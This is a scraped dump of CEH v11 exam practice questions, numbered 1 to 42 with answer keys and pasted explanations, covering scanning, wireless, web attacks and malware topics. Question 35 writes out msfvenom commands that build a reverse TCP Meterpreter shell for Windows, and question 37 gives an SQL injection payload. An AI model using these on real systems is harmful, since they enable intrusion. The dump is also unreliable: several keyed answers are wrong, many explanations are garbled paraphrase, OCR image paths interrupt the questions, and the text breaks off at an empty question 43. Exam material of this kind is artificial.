ECCouncil.312-50v11.v2025-06-21.q327

Exam Code:	312-50v11
Exam Name:	Certified Ethical Hacker Exam (CEH v11)
Certification Provider:	ECCouncil
Free Question Number:	327
Version:	v2025-06-21
# of views:	161
# of Questions views:	3270
https://www.freeqas.com/qa/ECCouncil/312-50v11/ECCouncil.312-50v11.v2025-06-21.q327.html	

NEW QUESTION: 1

Consider the following Nmap output:

what command-line parameter could you use to determine the type and version number of the web server?

A. -ss

B. -Pn

C. -sv

D. -V

Answer: C (LEAVE A REPLY)

NEW QUESTION: 2

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. ZigBee

B. WPA2-Enterprise

C. WPA3-Personal

D. Bluetooth

Answer: C (LEAVE A REPLY)

NEW QUESTION: 3

During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.

Which of the following services is enumerated by Lawrence in this scenario?

A. Telnet

B. Network File System (NFS)


C. Server Message Block (SMB)

D. Remote procedure call (RPC)

Answer: (SHOW ANSWER)

NEW QUESTION: 4

Consider the following Nmap output:



what command-line parameter could you use to determine the type and version number of the web server?

A. -V


B. -sv
C. -Pn
D. -ss
Answer: B (LEAVE A REPLY)

NEW QUESTION: 5
What is the purpose of a demilitarized zone on a network?
A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To contain the network devices you wish to protect
D. To provide a place to put the honeypot
Answer: B (LEAVE A REPLY)

NEW QUESTION: 6
A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?
A. Permissive policy
B. Remote-access policy
C. Firewall-management policy
D. Acceptable-use policy
Answer: B (LEAVE A REPLY)

NEW QUESTION: 7
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.
Which phase of the vulnerability-management life cycle is David currently in?
A. Risk assessment
B. Remediation
C. Verification
D. Vulnerability scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 8
Study the following log extract and identify the attack.



A. Unicode Directory Traversal Attack

B. Cross Site Scripting

C. Hexcode Attack

D. Multiple Domain Traversal Attack

Answer: (SHOW ANSWER)

NEW QUESTION: 9

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner
Answer: B (LEAVE A REPLY)
Knowing when to include agents into your vulnerability management processes isn't an easy decision. Below are common use cases for agent-based vulnerability scanning to assist you build out your combined scanning strategy.
Intermittent or Irregular Connectivity: Vulnerability management teams are now tasked with scanning devices that access the company network remotely using public or home-based Wi-Fi connections. These connections are often unreliable and intermittent leading to missed network-based scans. Fortunately, the scanning frequency of agents doesn't require a network connection. The agent detects when the device is back online, sending scan data when it's ready to communicate with the VM platform.
Connecting Non-Corporate Devices to Corporate Networks:With the increased use of private devices, company networks are more exposed to malware and infections thanks to limited IT and security teams' control and visibility. Agent-based scanning gives security teams insight into weaknesses on non-corporate endpoints, keeping them informed about professional hacker is potential attack vectors in order that they can take appropriate action.
Endpoints Residing Outside of Company Networks: Whether company-issued or BYOD, remote assets frequently hook up with the web outside of traditional network bounds. An agent that resides on remote endpoints conducts regular, authenticated scans checking out system changes and unpatched software. The results are then sent back to the VM platform and combined with other scan results for review, prioritization, and mitigation planning.
Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.

NEW QUESTION: 10
When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication
"open" but sets the SSID to a 32-character string of random letters and numbers.
What is an accurate assessment of this scenario from a security perspective?
A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
B. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
C. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: B (LEAVE A REPLY)


NEW QUESTION: 11
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?
A. CrypTanalysis attack
B. Side-channel attack
C. Replay attack
D. Reconnaissance attack
Cryptanalysis is that the science of cracking codes and secret writing secrets. it's accustomed violate authentication schemes, to interrupt scientific discipline protocols, and, additional benignantly, to seek out and proper weaknesses in coding algorithms.
It may be employed in IW applications - for instance, shaping Associate in Nursing encrypted signal to be accepted as authentic. Competitors UN agency are ready to discover the key can currently need to use it to their advantage, thus they're going to need to send phony encrypted messages to the supply so as to gain data or gain a bonus. It might even be used to pretend to be the supply so as to send phony data to others, UN agency currently can assume that it came from the official supply.
Among the kinds of attacks are:
Ciphertext solely attacks
best-known plaintext attacks
Chosen plaintext attacks
Chosen ciphertext attacks
Man-in-the-middle attacks
aspect channel attacks
Brute force attacks
Birthday attacks
There are variety of different technical and non-technical cryptography attacks to that systems will fall victim. cryptographical attacks may be mounted not solely against coding algorithms, however conjointly against digital signature algorithms, MACing algorithms and pseudo-random variety generators.
Ciphertext solely Attack
A ciphertext solely attack (COA) could be a case within which solely the encrypted message is accessible for attack, however as a result of the language is thought a frequency analysis may be tried. during this state of affairs the aggressor doesn't apprehend something concerning the contents of the message, and should work from ciphertext solely.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 12
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?
A. vendor risk management
B. Security awareness training
C. Secure deployment lifecycle
D. Patch management
Answer: D (LEAVE A REPLY)
Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.
Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.
Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION: 13
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?
A. Preparation phase
B. Recovery phase
C. Containment phase
D. Identification phase
Answer: A (LEAVE A REPLY)

NEW QUESTION: 14
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.
Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:



or you may contact us at the following address:
Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?
A. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Look at the website design, if it looks professional then it is a Real Anti-Virus website
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
Answer: A (LEAVE A REPLY)

NEW QUESTION: 15
If you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST, what do you know about the firewall you are scanning?
A. It is a stateful firewall.
B. This event does not tell you anything about the firewall.
C. There is no firewall in place.
D. It is a non-stateful firewall.
Answer: (SHOW ANSWER)

NEW QUESTION: 16
Which Nmap switch helps evade IDS or firewalls?
A. -n/-R
B. -T
C. -0N/-0X/-0G
D. -D
Answer: D (LEAVE A REPLY)

NEW QUESTION: 17
What is the port to block first in case you are suspicious that an IoT device has been compromised?
A. 80
B. 443
C. 22
D. 48101
Answer: D (LEAVE A REPLY)

NEW QUESTION: 18
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?
A. .xsession-log
B. .bash_history
C. .profile
D. .bashrc
Answer: (SHOW ANSWER)

NEW QUESTION: 19
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?
A. Website defacement
B. Server-side request forgery (SSRF) attack
C. Web cache poisoning attack
D. Web server misconfiguration
Answer: B (LEAVE A REPLY)

NEW QUESTION: 20
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?
A. Produces less false positives
B. Requires vendor updates for a new threat

C. Can identify unknown attacks
D. Cannot deal with encrypted network traffic
Answer: C (LEAVE A REPLY)

NEW QUESTION: 21
what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?
A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini
Answer: C (LEAVE A REPLY)
Explanation
idq.dll may be a library employed by ISAPI for indexing.idq.dll may be a system process that's needed for your PC to figure properly. It shouldn't be removed.The idq.dll is an executable file on your computer's disk drive . This file contains machine language . If you begin the software Microsoft Windows on your PC, the commands contained in idq.dll are going to be executed on your PC. For this purpose, the file is loaded into the most memory (RAM) and runs there as a Microsoft Indexing Service ISAPI Extension process (also called a task).
Is idq.dll harmful?This process is taken into account safe. it's unlikely to pose any harm to your system.
Can I stop or remove idq.dll?Since idq.dll may be a system process it shouldn't be stopped. the method is required for your PC to figure properly. Also the corresponding software Microsoft Windows shouldn't be uninstalled.
Is idq.dll CPU intensive?This process is taken into account to be CPU intensive. Without proper management, CPU intensive processes can manipulate system resources causing speed loss. Check the Microsoft Windows settings to ascertain if you'll close up unneeded modules or services.
Why is idq.dll giving me errors?System process issues are mainly a results of conflicting applications running on your PC. Consider uninstalling any applications you're not using. Then reboot your computer.

NEW QUESTION: 22
Which of the following describes the characteristics of a Boot Sector Virus?
A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
B. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
C. Overwrites the original MBR and only executes the new virus code.
D. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 23
Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?
A. Bypass SSL pinning
B. Advanced SMS phishing
C. Tap 'n ghost attack
D. Phishing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 24
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?
A. Shut off the SMTP service on the server.
B. Block port 25 at the firewall.
C. Switch from Windows Exchange to UNIX Sendmail.
D. Force all connections to use a username and password.
E. None of the above.
Answer: E (LEAVE A REPLY)

NEW QUESTION: 25
The collection of potentially actionable, overt, and publicly available information is known as
A. Real intelligence
B. Human intelligence
C. Social intelligence
D. Open-source intelligence
Answer: D (LEAVE A REPLY)

NEW QUESTION: 26
Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking

Answer: C (LEAVE A REPLY)
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION: 27
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?
A. Pretexting
B. Pharming
C. Wardriving
D. Skimming
Answer: B (LEAVE A REPLY)
A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

NEW QUESTION: 28

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is

A. this hacking process known as?

B. Wardriving Wireless sniffing

C. Spectrum analysis

D. GPS mapping

Answer: C (LEAVE A REPLY)

NEW QUESTION: 29

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml

B. APK.info

C. resources.asrc

D. classes.dex

Answer: (SHOW ANSWER)

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also: * it's responsible to guard the appliance to access any protected parts by providing the permissions. * It also declares the android api that the appliance goes to use. * It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION: 30

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS SEC zone walking

B. DNS cache poisoning

C. DNS zone walking

D. DNS cache snooping

Answer: B (LEAVE A REPLY)

NEW QUESTION: 31

A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect

registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment

B. Database assessment

C. Host-based assessment

D. Distributed assessment

Answer: (SHOW ANSWER)

Explanation

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.

UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

NEW QUESTION: 32

Which of the following is the BEST way to defend against network sniffing?

A. Use Static IP Address

B. Using encryption protocols to secure network communications

C. Register all machines MAC Address in a Centralized Database

D. Restrict Physical Access to Server Rooms hosting Critical Servers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 33
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Skipping SSL certificate verification
B. Performing content enumeration using the bruteforce mode and random file extensions
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and 10 threads
Answer: (SHOW ANSWER)

NEW QUESTION: 34
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?
A. Application assessment
B. Passive assessment
C. External assessment
D. Host-based assessment
Answer: (SHOW ANSWER)

NEW QUESTION: 35
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?
A. msfvenom -p windows/rneterpreter/reverse_tcpRMOST=i0.i 0.10.30 LPORT =4444-fc
B. msfvenom -p wlndows/meterpreter/reverse.tcp lhost=io.i 0.1030 lport=4444 -f exe > shell.exe
C. msfvenom -p windows/meterpreier/feversetcp LHOST=10.10.10.30 LP0RT=4444-f c
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST= 10.10.10.30 LPORT=4444 -f.exe > shell.exe
Answer: D (LEAVE A REPLY)

NEW QUESTION: 36
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?
A. Blind SQL injection
B. Boolean-based blind SQL injection
C. Allnion SQL injection
D. Error-based injection

Answer: C (LEAVE A REPLY)

NEW QUESTION: 37
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.
A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation
Answer: (SHOW ANSWER)
One may append the comment "-" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the - operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; - Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; " Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password' = ' " + passwd + " ' ; " All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

NEW QUESTION: 38
Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting.
Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?
A. DuckDuckGo
B. ARIN
C. Baidu
D. AOL
Answer: B (LEAVE A REPLY)

NEW QUESTION: 39
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are tools that are only effective against Linux
B. All are hacking tools developed by the legion of doom
C. All are tools that are only effective against Windows
D. All are tools that can be used not only by hackers, but also security personnel
E. All are DDOS tools
Answer: E (LEAVE A REPLY)

NEW QUESTION: 40
How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?
A. Hash value
B. Digital signature
C. Digital certificate
D. Private key
Answer: C (LEAVE A REPLY)

NEW QUESTION: 41
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?
A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion
Answer: D (LEAVE A REPLY)
Explanation
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment.
Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate

documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required . Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept

commands.

NEW QUESTION: 42
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23.
Which of the following IP addresses could be teased as a result of the new configuration?
A. 10.1.5.200
B. 10.1.4.156
C. 210.1.55.200
D. 10.1.4.254
Answer: A (LEAVE A REPLY)

NEW QUESTION: 43
